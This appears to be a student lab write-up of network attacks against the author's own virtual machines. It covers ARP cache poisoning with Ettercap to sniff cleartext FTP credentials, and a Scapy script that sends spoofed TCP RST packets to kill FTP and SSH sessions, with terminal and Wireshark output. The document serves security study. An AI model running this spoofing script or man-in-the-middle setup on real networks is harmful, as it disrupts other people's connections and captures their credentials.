
Step 4: ARP Cache Poisoning with Ettercap

- Next, I will do the arp cache poisoning attack
- For this I started the ettrcap at kali liniux machine




```
┌──(kali㉿kali)-[~]
└─$ sudo ettercap -G
[sudo] password for kali:

ettercap 0.8.4-rc copyright 2001-2020 Ettercap Development Team


(ettercap:59069): GLib-WARNING **: 16:48:03.265: In call to g_spawn_sync(), w
ait status of a child process was requested but ECHILD was received by waitpi
d(). See the documentation of g_child_watch_source_new() for possible causes.

(ettercap:59069): Gtk-CRITICAL **: 16:48:03.333: gtk_application_add_window:
assertion 'GTK_IS_WINDOW (window)' failed
Ooops ! This shouldn't happen ...
Segmentation Fault ...

Please recompile in debug mode, reproduce the bug and send a bugreport

 Have a nice day!

┌──(kali㉿kali)-[~]
└─$ █
```

- Next, I performed the option changes
- And later I went to the “scan for hosts” at the menu bar



IP Address	MAC Address	Description
fe80::873:5963:8ea6:c69d	A6:BB:42:61:83:C0	
192.168.86.1	24:E5:0F:5C:70:23	
192.168.86.21	00:0C:29:CF:76:45	
192.168.86.24	52:63:AE:5E:7A:1C	
192.168.86.28	A6:BB:42:61:83:C0	
192.168.86.33	00:0C:29:5B:E6:54	
192.168.86.35	E0:01:C7:60:18:AF	
192.168.86.36	D0:39:57:DB:68:35	


- Now I added the target 1 and target 2 as my ubuntu and Metasploitable machine respectively and made my system ready for the ARP cache poisoning attack.




IP Address	MAC Address	Description
192.168.86.21	00:0C:29:CF:76:45	
192.168.86.24	52:63:AE:5E:7A:1C	
192.168.86.28	A6:BB:42:61:83:C0	
192.168.86.33	00:0C:29:5B:E6:54	
192.168.86.35	E0:01:C7:60:18:AF	
192.168.86.36	D0:39:57:DB:68:35	
192.168.86.38	FE:63:4C:6C:0E:DD	
192.168.86.176	38:7A:0E:C2:DC:3D	

```
Lua: no scripts were specified, not starting up!
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
DHCP: [24:E5:0F:5C:70:23] DISCOVER
10 hosts added to the hosts list...
Host 192.168.86.33 added to TARGET1
Host 192.168.86.21 added to TARGET2
```

- Next I used Ubuntu and done the following commands for ftp




```
georgia@ubuntu:~$ ftp 192.168.86.21
Connected to 192.168.86.21.
220 (vsFTPd 2.3.4)
Name (192.168.86.21:georgia): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```



```
ARP poisoning victims:

GROUP 1 : 192.168.86.33 00:0C:29:5B:E6:54
GROUP 1 : 192.168.86.21 00:0C:29:CF:76:45

GROUP 2 : 192.168.86.21 00:0C:29:CF:76:45
```

The following is the output I got

After performing the sniff the clear text credentials of the ubuntu user I sniffed them successfully.




```
220 (vsFTPd 2.3.4)

USER anonymous

331 Please specify the password.

PASS passopassword

230 Login successful.

SYST

215 UNIX Type: L8
```

Step 5: TCP Reset Attack with Scapy

- I written the python code in kali liniux for the attack.

```
#!/usr/bin/python3
from scapy.all import *

def spoof_tcp(pkt):
   ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
   tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="R",
seq=pkt[TCP].ack)
   pkt = ip / tcp
   send(pkt, verbose=0)

sniff(filter="tcp and src host 192.168.86.21", prn=spoof_tcp)
```


- This is the prompt I got at my ubuntu so My attack was successful.




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
421 Service not available, remote server has closed connection
ftp>
```

Step 6: SSH Reset Attack (TCP RST on Encrypted SSH)

- While SSH encrypts the **payload** of packets at the transport layer, the **TCP headers remain unencrypted**. This means that attackers can still inspect the TCP sequence and acknowledgment numbers and perform a **TCP Reset (RST) attack** — just like with FTP — even if the session is secure.




```
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.86.30' (RSA) to the list of known hosts.
Read from socket failed: Connection reset by peer
georgia@ubuntu:~$ ssh msfadmin@192.168.86.30
msfadmin@192.168.86.30's password:
Read from socket failed: Connection reset by peer
georgia@ubuntu:~$ ssh msfadmin@192.168.86.30
msfadmin@192.168.86.30's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Mar  2 14:32:33 2025
msfadmin@metasploitable:~$
```




tcp.flags.reset == 1

No.	Time	Source	Destination	Protocol	Length	Info
193	38.498324284	192.168.86.31	192.168.86.30	TCP	54	54355 → 22 [RST] Seq=49 Wi
194	38.545708090	192.168.86.31	192.168.86.30	TCP	54	54355 → 22 [RST] Seq=49 Wi
197	42.342499084	192.168.86.30	192.168.86.31	TCP	60	22 → 54355 [RST] Seq=113 W
198	42.367323107	192.168.86.31	192.168.86.30	TCP	54	54355 → 22 [RST] Seq=31198
219	47.153962379	192.168.86.31	192.168.86.30	TCP	54	54356 → 22 [RST] Seq=1 Win
222	47.187103434	192.168.86.31	192.168.86.30	TCP	54	54356 → 22 [RST] Seq=1 Win
235	47.238851451	192.168.86.31	192.168.86.30	TCP	54	54356 → 22 [RST] Seq=40 Wi
237	47.271406365	192.168.86.31	192.168.86.30	TCP	54	54356 → 22 [RST] Seq=832 W
238	47.323059633	192.168.86.31	192.168.86.30	TCP	54	54356 → 22 [RST] Seq=832 W
239	47.383684217	192.168.86.31	192.168.86.30	TCP	54	54356 → 22 [RST] Seq=856 W
240	47.443872515	192.168.86.31	192.168.86.30	TCP	54	54356 → 22 [RST] Seq=1000
241	47.491916165	192.168.86.31	192.168.86.30	TCP	54	54356 → 22 [RST] Seq=1016
242	47.546797866	192.168.86.31	192.168.86.30	TCP	54	54356 → 22 [RST] Seq=1064
243	47.594797740	192.168.86.31	192.168.86.30	TCP	54	54356 → 22 [RST] Seq=1064
244	47.639159857	192.168.86.31	192.168.86.30	TCP	54	54356 → 22 [RST] Seq=1128
245	47.685077856	192.168.86.31	192.168.86.30	TCP	54	54356 → 22 [RST] Seq=1496
248	51.576184596	192.168.86.30	192.168.86.31	TCP	60	22 → 54356 [RST] Seq=1871



```
georgia@ubuntu:~$ ssh msfadmin@192.168.86.30
msfadmin@192.168.86.30's password:
Write failed: Connection reset by peer
georgia@ubuntu:~$
```



```
georgia@ubuntu:~$ ssh msfadmin@192.168.86.30
msfadmin@192.168.86.30's password:
Read from socket failed: Connection reset by peer
georgia@ubuntu:~$
```